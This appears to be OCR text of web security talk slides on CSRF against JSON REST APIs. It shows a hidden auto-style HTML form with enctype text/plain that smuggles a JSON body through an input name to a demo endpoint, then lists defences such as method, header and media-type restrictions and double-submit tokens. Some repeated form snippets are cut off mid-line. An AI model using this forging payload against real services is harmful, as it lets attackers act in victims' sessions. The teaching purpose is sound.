
wizard-style



State built up i steps, server roundtrip in-between

Forced Browsing

wizard-style



But in RIAs ...

RIA & client-side state

```
{
"purchase": {}
}
```

RIA & client-side state

```
{
"purchase": {
 "items": [{}]
 }
}
```

RIA & client-side state

```
{
"purchase": {
 "items": [{},{}]
 }
}
```

RIA & client-side state

```
{
”purchase”: {
 ”items”: [{},{}],
 ”shipment”: {}
 }
}
```

RIA & client-side state


```
{
"purchase": {
 "items": [{},{}],
 "shipment": {},
 "payment": {}
 }
}
```

RIA & client-side state

```
{
”purchase”: {
 ”items”: [{},{}],
 ”shipment”: {},
 ”payment”: {}
 }
}
```

Can an attacker forge
such a JSON structure?

CSRF possible?



```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
        8444/ws/oneliners">

 <input type="text"
  name=””
  value="" />

 <input type="submit" value="Go" />

</form>
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
          8444/ws/oneliners"
 style="visibility:hidden">


 <input type="text"
  name=""
  value="" />



 <input type="submit" value="Go" />

</form>
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
         8444/ws/oneliners"
 style="visibility:hidden"
 enctype="text/plain">

 <input type="text"
  name=””
  value="" />



 <input type="submit" value="Go" />

</form>
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
          8444/ws/oneliners"
 style="visibility:hidden"
 enctype="text/

 <input type="t
  name=""
  value="" />


 <input type="submit" value="Go" />

</form>
```

Forms produce a request body that looks like this:

```
theName=theValue
```

... and that's not valid JSON.

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
        8444/ws/oneliners"
 style="visibility:hidden"
 enctype="text/plain">

 <input type="text"
  name='{"id": 0, "nickName": "John",
        "oneLiner": "I hate OWASP!",
        "timestamp": "20111006"}//'
  value="dummy" />

 <input type="submit" value="Go" />

</form>
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
        8444/ws/oneliners"
 style="visibi
 enctype="text

 <input type="
  name='{"id":
        "oneL
        "time
  value="dummy

 <input type="submit" value="Go" />

</form>
```

Produces a request body that looks like this:

```
{"id": 0, "nickName":
"John","oneLiner": "I
hate OWASP!","timestamp":
"20111006"}//=dummy
```

... and that is acceptable JSON!

Demo CSRF POST

then

Demo CSRF + XSS

The Browser Exploitation Framework

http://beefproject.com/

Important in your REST API


- Restrict HTTP method, e.g. POST
  Easier to do CSRF with GET
- Restrict to AJAX if applicable
  `X-Requested-With:XMLHttpRequest`
  Cross-domain AJAX prohibited by default
- Restrict media type(s), e.g. application/json
  HTML forms only allow URL encoded, multi-part and text/plain

Double Submit

(CSRF Protection)

